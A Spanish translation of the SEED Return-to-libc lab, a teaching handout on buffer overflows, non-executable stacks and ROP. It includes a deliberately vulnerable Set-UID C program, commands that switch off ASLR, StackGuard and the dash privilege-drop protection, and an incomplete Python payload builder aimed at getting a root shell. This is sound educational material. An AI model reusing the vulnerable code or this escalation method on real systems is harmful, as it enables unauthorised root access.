Laboratorio del Ataque Return-to-libc

Copyright © 2006 - 2020 by Wenliang Du.
Este trabajo se encuentra bajo licencia Creative Commons. Attribution-NonCommercial-ShareAlike 4.0 International License. Si ud. remezcla, transforma y construye a partir de este material, Este aviso de derechos de autor debe dejarse intacto o reproducirse de una manera que sea razonable para el medio en el que se vuelve a publicar el trabajo.

1 Descripción General

El objetivo de este laboratorio es que los estudiantes aprendan y ganen experiencia en un tipo de variante de ataque a los buffer overflow; este ataque puede evadir un mecanismo de protección existente que es implementando en la mayoría de los sistemas operativos Linux. La forma tradicional de explotar una vulnerabilidad de buffer overflow es desbordar el buffer con un shellcode malicioso y hacer que el programa explotado haga un salto (jump) al shellcode dentro del stack. Para prevenir este tipo de ataques, algunos sistemas operativos hacen que su stack no sea ejecutable; lo que hará que falle la ejecución del shellcode dentro del mismo.

Desafortunadamente, esta protección no es infalible. Existe una variante para atacar esta vulnerabilidad dadas en los buffer overflows llamada *Return-to-libc*, que no necesita que el stack sea ejecutable; es más, no usa un shellcode. En su lugar hace que el programa salte (jump) a algún código que ya existe como puede ser la función `system()` de la librería `libc`, la cual es cargada en el espacio de memoria del proceso.

En este laboratorio, los estudiantes contarán con un programa con una vulnerabilidad de buffer overflow; su tarea será usar el ataque Return-to-libc para explotar la vulnerabilidad de este programa y finalmente obtener privilegios de root. Además de esto, los estudiantes serán instruidos en otros tipos de mecanismos de protección implementados en Ubuntu para prevenir ataques de buffer overflow. Este laboratorio cubre los siguientes tópicos:

- Vulnerabilidad de Buffer overflow
- El Stack Layout en la invocación a una función y el Non-executable stack
- Ataque de Return-to-libc y Return-Oriented Programming (ROP)

Lecturas y Videos. Para una cobertura más detallada en el ataque de return-to-libc puede consultar

- Capítulos 5 del libro de SEED, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net`.
- Sección 5 del curso de SEED en Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net/video.html`.

Entorno de Laboratorio. Este laboratorio ha sido testeado en nuestra imagen pre-compilada de una VM con Ubuntu 20.04, que puede ser descargada del sitio oficial de SEED. Sin embargo, la mayoría de nuestros laboratorios pueden ser realizados en la nube para esto Ud. puede leer nuestra guía que explica como crear una VM de SEED en la nube.

Nota para instructores. Los instructores pueden personalizar este laboratorio eligiendo determinados valores para el tamaño del buffer que es usado en el programa vulnerable. Para más detalles vea la Sección 2.3.

2 Configuración del Entorno de Laboratorio

2.1 Nota sobre las arquitecturas x86 y x64

El ataque de return-to-libc es mucho más difícil de realizar usando la arquitectura x64 (64-bits) que usando la arquitectura x86 (32-bits). Aunque la Máquina Virtual Ubuntu 20.04 de SEED es de 64-bits, se decidió usar programas de 32-bits (la arquitectura x64 es compatible con x86, por lo que programas de 32-bits pueden correr sin problemas en máquinas de 64-bits). En un futuro haremos una versión de este laboratorio para 64-bits. Para asegurarnos de estar trabajando con un programa de 32-bits, al momento de compilar nuestro programa con `gcc` usaremos el parámetro `-m32` que generará un archivo binario de 32-bits.

2.2 Desactivando las Contramedidas

Antes de ejecutar las tareas de los laboratorios en la Máquina Virtual de Ubuntu, hay que tener en cuenta que las distribuciones de Linux implementan diferentes contramedidas para prevenir ataques de buffer overflow, en consecuencia esto dificulta el proceso de explotación de los mismos. Para simplificar nuestros ataques, procederemos a desactivarlas.

Address Space Randomization. Tanto Ubuntu como otros sistemas basados en Linux, usan la randomización de los espacios de memoria (address space randomization), esto hace que las direcciones de memoria tanto en el heap como en el stack sean aleatorias, lo que ocasiona un problema a la hora de calcular las direcciónes de memoria para nuestro ataque ya que contar con estas de antemano es fundamental para que el ataque sea exitoso. A continuación se muestra el comando para desactivar esta contramedida:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

El Mecanismo de Protección StackGuard. Con el objetivo de prevenir buffer overflows, el compilador `gcc` implementa un mecanismo de seguridad llamado *StackGuard*. Cuando el StackGuard está activado los ataques de buffer overflow no funcionarán. Podemos desactivar esta protección durante el proceso de compilación de nuestro programa usando el parámetro *-fno-stack-protector*. A continuación se muestra el comando para desactivar esta protección para el archivo `example.c`:

```
$ gcc -m32 -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu solía permitir stacks ejecutables pero esto ha cambiado. La imagen de los programas binarios (y sus librerías compartidas) deben de indicar cuando requieren que el stack sea ejecutable o no, es decir, dentro del encabezado del programa se debe marcar un campo que indica si el stack será o no ejecutable. Este proceso es hecho de forma automática por `gcc` (en sus versiones más recientes), por defecto los stacks son marcados como no ejecutables. Para poder modificar esto, al momento de compilar un programa se debe hacer de la siguiente forma:

```
For executable stack:
$ gcc -m32 -z execstack  -o test test.c

For non-executable stack:
$ gcc -m32 -z noexecstack  -o test test.c
```

Dado que el objetivo de este laboratorio es mostrar que la protección de non-executable stack no es infalible, debería de compilar su programa usando el parámetro `"-z noexecstack"`.

Configurando /bin/sh. En Ubuntu 20.04, la shell /bin/sh tiene un link simbólico que apunta a la shell /bin/dash. La shell dash tiene una protección que evita ser ejecutada en un proceso Set-UID. Si dash es ejecutada en un proceso Set-UID, esta hace el cambio del effective user ID al real user ID del proceso que la está ejecutando, eliminando privilegios innecesarios. Dado que nuestro programa vulnerable es un programa Set-UID y nuestro ataque se vale de la función system() para correr el comando de nuestra elección. Esta función no correrá directamente nuestro comando sino que invocará a /bin/sh para realizar esta tarea, por ende será /bin/dash quién eliminirá los privilegios antes de la ejecución del comando a través de la protección built-in anteriormente mencionada, esto hará que nuestro ataque sea más difícil de lograr. Para desactivar esta protección, se debe de crear un link simbólico en la shell /bin/sh hacia otra shell que no tenga esta contramedida. En nuestra Máquina Virtual Ubuntu 16.04, hemos instalado otra shell llamada zsh que se usará de reemplazo en lugar de dash:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

La protección implementada por dash puede ser evadida. Lo haremos en una tarea posterior.

2.3 El Programa Vulnerable

Listing 1: The vulnerable program (retlib.c)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);    ← buffer overflow!

    return 1;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
```

```
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);

   printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
   return 1;
}

// This function will be used in the optional task
void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}
```

El programa anterior tiene una vulnerabilidad de buffer overflow. Este programa empieza leyendo un input de más de `1000` bytes de un archivo llamado `badfile`, este pasa los datos a la función `bof()` que los copia en su buffer interno a través de la función `strcpy()`. Debido a que el buffer interno de la función `bof()` tiene un tamaño mucho más chico que `1000`, existe una potencial vulnerabilidad de buffer overflow.

Nuestro código será un programa `Set-UID` cuyo dueño es el usuario root, de esta forma si un usuario normal quiere explotar esta vulnerabilidad de buffer overflow, podría obtener una shell con privilegios de root. Cabe notar que el programa obtiene los datos de entrada de un archivo llamado `badfile` el cual es provisto por los usuarios, de esta forma podemos construir un archivo de tal forma que cuando el programa vulnerable copie su contenido al buffer, se ejecute una root shell.

Compilación. Lo primero que haremos será compilar el programa, setearlo con el bit de `Set-UID` y hacer al usuario root dueño del mismo. No olvide incluir los parámetros `-fno-stack-protector` (para desactivar la protección de Stackguard) y `"-z noexecstack"` (para activar la protección non-executable stack). Hay que aclarar que el cambio de dueño del archivo debe de hacerse antes de activar el bit de `Set-UID`, de otra forma se desactivará este bit. Todos estos comandos son provistos en el archivo `Makefile`.

```
// Note: N should be replaced by the value set by the instructor
$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

Para Instructores. Para evitar que los estudiantes utilicen las soluciones del pasado (o de aquellas publicado en Internet), los instructores pueden cambiar el valor para `BUF_SIZE` haciendo que los estudiantes compilen el código usando un valor `BUF_SIZE` diferente. Si no se usa un valor determinado para `-DBUF_SIZE` en la compilacióon su valor por defecto será `12` (definido en el programa). Cuando este valor se modifica, el layout del stack cambiará y la solución será diferente. Los estudiantes deben de pedir a sus instructores el valor de `N`. Se puede establecer el valor de `N` en el archivo `Makefile` y se puede usar un valor para `N` entre 10 y 800.

3 Tareas de Laboratorio

3.1 Tarea 1: Encontrar la Direcciónes de las Funciones de libc

Cuando se ejecuta un programa en Linux, la librería libc es cargada en memoria. Cuando el address randomization está desactivado, para el programa en cuestión el espacio de direcciones en donde se carga la librería es siempre el mismo (para diferentes programas, el espacio de direcciones donde se carga libc puede variar). Por lo tanto, podemos encontrar fácilmente la dirección de system() usando una herramienta de debugging como gdb. Es decir, podemos debuguear el programa retlib. Aunque el programa sea Set-UID y su dueño sea el usuario root, con la única exepción que los privilegio se eliminarán (es decir, el effective user ID será el mismo que el real user ID). Dentro de gdb, necesitamos correr el programa una sóla vez de otra forma el código de la librería no será cargado, esto lo haremos usando el comando run. Como se ve a continuación se uso el comando p (o print) para mostrar en pantalla la dirección en memoria de las funciones system() y de exit() (la cual la necesitaremos más adelante).

```
$ touch badfile
$ gdb -q retlib     ← Use "Quiet" mode
Reading symbols from ./retlib...
(No debugging symbols found in ./retlib)
gdb-peda$ break main
Breakpoint 1 at 0x1327
gdb-peda$ run
......
Breakpoint 1, 0x56556327 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

Debe de notar que aunque se trate del mismo programa, si decidimos desactivar el bit Set-UID, puede ocurrir que la librería libc no sea cargada en el mismo espacio de direcciones.

Corriendo gdb en modo batch. Si prefiere correr gdb en modo batch, puede poner los siguientes comandos gdb dentro de un archivo y ejecutar gdb en conjunción con estos comandos:

```
$ cat gdb_command.txt
break main
run
p system
p exit
quit
$ gdb -q -batch -x gdb_command.txt ./retlib
...
Breakpoint 1, 0x56556327 in main ()
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

3.2 Tarea 2: Insertando la cadena de la shell en la memoria

Nuestra estrategia de ataque es hacer un salto (jump) a la función `system()` y ejecutar un comando arbitrario. Dado que queremos obtener una shell, nuestro objetivo es que la función `system()` ejecute el programa `"/bin/sh"`. Además se debe poner en memoria la cadena que representa el comando `"/bin/sh"` por lo que tendremos que conocer su dirección (esta dirección debe de ser pasado a la función `system()`). Existen varias formas de lograr esto, para esta tarea hemos elegido un método que usa variables de entorno. Los estudiantes pueden probar con otros métodos si lo desean.

Cuando ejecutamos un programa desde una shell, la shell crea un proceso hijo para ejecutar ese programa y todas las variables que son exportadas en la shell, son heredadas por ese proceso hijo que crea al ejecutar ese nuevo programa, es decir el proceso hijo hereda las variables de entornos exportadas por la shell padre. Esto nos permite insertar cadenas en el espacio de direcciones del proceso hijo de manera sencilla. Procederemos a definir una nueva variable shell llamada `MYSHELL`, dentro de ella pondremos la cadena `"/bin/sh"`. A continuación usando los siguientes comandos podremos verificar que la cadena esta presente en el proceso hijo y es mostrada en pantalla por el comando `env` que corre dentro del contexto del mismo.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

Usaremos la dirección de memoria de esta variable como argumento para la llamada a `system()`. La dirección de esta variable puede ser encontrada usando el siguiente programa:

```
void main(){
   char* shell =  getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```

Compile el código anterior dentro de un binario llamado `prtenv`. Si el address randomization está desactivado, la dirección de memoria de la variable mostrada por `prtenv` deberá de coincidir con la que se muestra en el programa vulnerable `retlib`. Puede verificar ubicando el código mostrado anteriormente dentro de `retlib.c`. Sin embargo tenga en cuenta que la longitud del nombre de programa hace la diferencia, es por eso que elejimos 6 caracteres para `prtenv` como para `retlib`, ambos nombres deben de tener la misma longitud.

3.3 Tarea 3: Lanzando el Ataque

Ya estamos listos para generar el contenido de nuestro archivo `badfile`. Dado que nuestro contenido incluye datos en binario (por ejemplo: las direcciones de las funciones de `libc`), podemos usar Python para construir el contenido. A continuación hemos provisto un código genérico con las partes esenciales que deben de ser completadas por ud.

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
```

```
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Su objetivo es encontrar las tres direcciones de memoria para los valores de `X`, `Y`, y `Z`. Si los valores no son los correctos, el ataque fallará. En el informe de laboratorio deberá de explicar como es que obtuvo los valores para `X`, `Y` y `Z`. Explique su razonamiento o si decide utilizar un enfoque de prueba y error, muestre sus pruebas.

Nota sobre `gdb`. Si usa `gdb` para encontrar los valores para `X`, `Y`, y `Z`. Debe saber que el comportamiento de `gdb` en Ubuntu 20.04 es un tanto diferente al comportamiento que tiene en Ubuntu 16.04. Para ser más preciso, después de establecer el break point en la función `bof`, en el momento en que `gdb` se detiene dentro de `bof()`, este lo hace antes que el registro `ebp` apunte al stack frame actual, por lo que si se muestra el valor de `ebp` en este punto, obtendremos el valor `ebp` del caller y no el valor de `ebp` de `bof`. Para solucionar esto debemos de tipear `next` para que se ejecuten unas cuantas instrucciones más y se detenga una vez que el registro `ebp` apunte al stack frame de la función `bof()`. La segunda edición del libro de SEED está basada en Ubuntu 16.04, por lo que no tiene este último paso de `next`.

Primera Variación del Ataque: Es necesaria la función `exit()`? Por favor repita el ataque sin incluir la dirección de esta función dentro del archivo `badfile`. Escriba las observaciones en el informe de laboratorio.

Segunda Variación del Ataque: Después de que su ataque sea exitoso, cambie el nombre el archivo `retlib` y asegúrese que la longitud del nombre sea diferente a la actual. Por ejemplo puede cambiarlo a `newretlib`. Repita el ataque (sin cambiar el contenido del archivo `badfile`). Tuvo un ataque exitoso o falló? Si falló explique el porque.

3.4 Tarea 4: Evadir la Contramedida de la Shell

El propósito de esta tarea es hacer el ataque de return-to-libc después de activar la contramedida de la shell. Antes de hacer las tareas 1,2 y 3, hemos cambiado el link simbólico de `/bin/sh` hacia `/bin/zsh`, de esta forma hemos pisado el link original que apuntaba a `/bin/dash`. Esto es porque algunas shells como texttdash y `bash` poseen una contramedida que elimina los privilegios cuando un procesos `Set-UID` es ejecutado. En esta tarea, vamos a evadir esta contramedida es decir trataremos de obtener una shell con privilegios de root aún cuando `/bin/sh` apunte a `/bin/dash`. Para cambiar el link simbólico debemos ejecutar:

```
$ sudo ln -sf /bin/dash /bin/sh
```

Aunque `dash` y `bash` eliminen los privilegios `Set-UID`, no lo harán si son invocadas con parámetro `-p`. Cuando retornamos de la función `system`, esta función invoca `/bin/sh`, pero no usa el parámetro `-p` por lo que el privilegio `Set-UID` del programa objetivo será eliminado. Existe una funcion que nos permite ejecutar `"/bin/bash -p"` sin hacerlo a través de la función `system`, de esta forma podríamos obtener privilegios de root.

Aunque hay varias funciones en la librería libc que nos permiten hacer esto, dentro de la familia de funciones de `exec()` , incluyendo `execl()`, `execle()`, `execv()`, etc. Usaremos `execv()`.

```
int execv(const char *pathname, char *const argv[]);
```

Esta función recibe doss argumentos, el primero es la dirección del comando y el segundo es la dirección al arreglo que representa los argumentos de ese comando. Por ejemplo, si queremoos invocar `"/bin/bash -p"` usando `execv`, necesitamos el siguiente esquema:

```
pathname = address of "/bin/bash"
argv[0]  = address of "/bin/bash"
argv[1]  = address of "-p"
argv[2]  = NULL (i.e., 4 bytes of zero).
```

Basándonos en las tareas anteriores podemos obtener las direcciones de memorias de las cadenas involucradas para este comando y así poder construir el arreglo `argv[]` en el stack, obtener su dirección de memoria y estaremos listos para realizar el ataque de return-to-libc. Esta vez retornaremos a la función `execv()`.

Hay una trampa en esto. El valor de `argv[2]` debe de ser cero (un cero que sea un entero de cuatro bytes). Si ponemos cuatros ceros en nuestro input, la función `strcpy()` detendrá la copia al encontrar el primero cero; haciendo que lo que se copie en el buffer de la función `bof()` quede incompleto. Esto parece ser un problema, pero recuerde que todo lo que se encuentra en su input está dentro del stack; dentro del buffer de la función `main()`. Para simplificar esta tarea, hemos configurado el programa vulnerable para que muestre la dirección de memoria de este buffer.

De igual forma como se hizo en la tarea 3, necesita construir su input, de esta forma al retornar de la función `bof()`, esta retornará a `execv()`, que obtendrá del stack la dirección de la cadena `"/bin/bash"` y la del arreglo `argv[]`. Necesita preparar todo en el stack de tal forma que cuando `execv()` se invoque, pueda ejecutar `"/bin/bash -p"` y le otorgue una shell con privilegios de root. Por favor incluya en su informe de laboratorio como se construye este input.

3.5 Tarea 5 (Opcional): Programación Orientada al retorno (Return-Oriented Programming)

Existen varias formas de resolver el problema de la tarea 4. Otra de las formas que existen es invocar la función `setuid(0)` antes de que la función `system()` sea llamada. La función `setuid(0)` se encarga de establecer el effective user ID y el real user ID a 0, convirtiendo al proceso en un proceso no-`Set-UID` (pero con privilegios de root). Este enfoque nos obliga a encadenar dos funciones. Este enfoque de encadenar multiples funciones al mismo tiempo, se generalizó para poder encadenar multiples piezas de código juntas y es conocido como la Programación Orientada al Retorno o Return-Oriented Programming (ROP).

Usando ROP para resolver la tarea 4 es algo sofisticado y está mas allá de los límites de este laboratorio. Sin embargo, queremos que los estudiantes tengan una idea general sobre ROP, preguntándoles sobre un caso especial de ROP. En el programa `retlib.c`, existe una función llamada `foo()`, la cual nunca es ejecutada en el programa. Esa función es el objetivo de esta tarea. Su trabajo será explotar el buffer overflow de este

programa de tal forma que cuando retorne de la función `bof()` este invoque `foo()` 10 veces antes de darle una shell con privilegios de root. En su informe de laboratorio necesitará describir como construyó su input. A continuación se muestra como debería de lucir el output resultante:

```
$ ./retlib
...
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0#   ← Got root shell!
```

Guías. Vamos a revisar que hemos hecho en la Tarea 3. Como primera medida hemos ubicado los datos en el stack, de tal manera que cuando el programa retorna de `bof()`, este hace un salto a la función `system()` y cuando esta función retorna, el programa salta a la función `exit()`. En esta Tarea usaremos una estrategia similar, pero en lugar de hacer el salto a `system()` y `exit()`, construiremos los datos en el stack de manera tal que cuando el programa retorne de `bof`, retornará a `foo`; y cuando retorne de `foo` este retornará nuevamente a `foo`. Esto será repetido 10 veces, cuando se retorne por décima vez, esta retornará a la función `execv()` y nos dará una shell de root.

Lecturas adicionales. Lo que hemos hecho en esta tarea es un caso especial de ROP. Ud. puede notar que la función `foo()` no contiene ningún parámetro. Si tuviera parámetros, invocarla 10 veces sería significativamente más complejo. La técnica más genérica de ROP nos permite invocar un número arbitrario de funciones de forma secuencial, permitiendo que cada función tenga múltiples argumentos. En la segunda edición del libro de SEED se proveen instrucciones detalladas de como usar la técnica genérica de ROP para resolver el problema en la Tarea 4. Esta explicación contiene el llamada a la función `sprintf()` cuatro veces antes de invocar `system("/bin/sh")` para obtener una shell de root. Este método es algo complicado y abarca 15 páginas de explicaciones en el libro.

4 Guiás: Entiendo el mecanismo de la llamada a una función

4.1 Entendiendo el Stack Layout

Para enteder como llevar a cabo los ataques de Return-to-libc, necesitamos entender como funciona el stack. Para comprender esto usaremos un pequeño programa en C. Para más información puede consultar el libro de SEED y las lecturas de SEED.

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
}
```

```
int main()
{
  foo(1);
  return 0;
}
```

Usaremos "`gcc -m32 -S foobar.c`" para generar el código ensamblador del programa. El archivo resultante será `foobar.s` y su contenido será algo así:

```
    ......
  8 foo:
  9         pushl   %ebp
 10         movl    %esp, %ebp
 11         subl    $8, %esp
 12         movl    8(%ebp), %eax
 13         movl    %eax, 4(%esp)
 14         movl    $.LC0, (%esp)   : string "Hello world: %d\n"
 15         call    printf
 16         leave
 17         ret
    ......
 21 main:
 22         leal    4(%esp), %ecx
 23         andl    $-16, %esp
 24         pushl   -4(%ecx)
 25         pushl   %ebp
 26         movl    %esp, %ebp
 27         pushl   %ecx
 28         subl    $4, %esp
 29         movl    $1, (%esp)
 30         call    foo
 31         movl    $0, %eax
 32         addl    $4, %esp
 33         popl    %ecx
 34         popl    %ebp
 35         leal    -4(%ecx), %esp
 36         ret
```

4.2 Llamando y entrando a `foo()`

Vamos a concentrarnos en el stack mientras se llama a la función `foo()`. Podemos ignorar lo que hay en el stack antes de esta llamada. Note que en esta explcación se usa el número de lineas y no la dirección de las instrucciones.

- **Líneas 28-29:**: Estas dos instrucciones hacen push del valor 1, es decir el argumento de la función `foo()`, dentro del stack. Esta operación incrementa `%esp` en cuatro. El stack resultante después de la ejecución de estas dos instrucciones es representado en la Figura 1(a). .
- **Línea 30: `llamada a foo`**: Esta instrucción hacen un push en el stack de la dirección de memoria de la instrucción que le sigue a la instrucción `call` que será la dirección de retorno, luego de



Figure 1: Entrando y Saliendo `foo()`

hacer esto hace un salto (jump) al código de la función `foo()`. El estado del stack en este punto es representado en la Figura 1(b).

- **Líneas 9-10**: La primera línea de la función `foo()` hace un push de `%ebp` dentro del stack para guardar el frame pointer anterior. La segunda línea hace que `%ebp` apunte al frame actual. El estado del stack en este punto es representado en la Figura 1(c).

- **Línea 11: `subl $8, %esp`**: El stack pointer es modificado para poder alocar espacio (8 bytes) para las variables locales y los dos argumentos que son pasados a `printf`. Dado que no existen variables locales para la función `foo`, los 8 bytes son solamente para los argumentos. Vea la Figura 1(d).

4.3 Saliendo de `foo()`

Ahora el control ha sido pasado a la función `foo()`. Vamos a ver que sucede con el stack cuando la función retorna.

- **Línea 16: `leave`**: Esta instrucción implícitamente realiza el llamado a dos instrucciones (en versiones anteriores de la arquitectura x86, esta era una macro pero fue convertida a instrucción posteriormente):

```
mov  %ebp, %esp
pop  %ebp
```

  La primera instrucción libera el espacio alocado en el stack para la función; la segunda instrucción recupera el frame pointer que fue guardado anteriormente. El estado del stack en este punto es representado en la Figura 1(e).

- **Línea 17: `ret`**: Esta instrucción simplemente hace un pop de la dirección de retorno del stack y realiza un salto a esta dirección. El estado del stack en este punto es representado en la Figura 1(f).
- **Línea 32: `addl $4, %esp`**: Esta instrucción se encarga de liberar el espacio alocado en el stack para `foo`. Como puede observar el stack se encuentra en el mismo estado que en un principio antes de entrar a la función `foo` es decir antes de la Línea 28.

5 Informe de Laboratorio

Debe enviar un informe de laboratorio detallado, con capturas de pantalla, para describir lo que ha hecho y lo que ha observado. También debe proporcionar una explicación a las observaciones que sean interesantes o sorprendentes. Enumere también los fragmentos de código más importantes seguidos de una explicación. No recibirán créditos aquellos fragmentos de códigos que no sean explicados.

Agradecimientos

Este documento ha sido traducido al Español por Facundo Fontana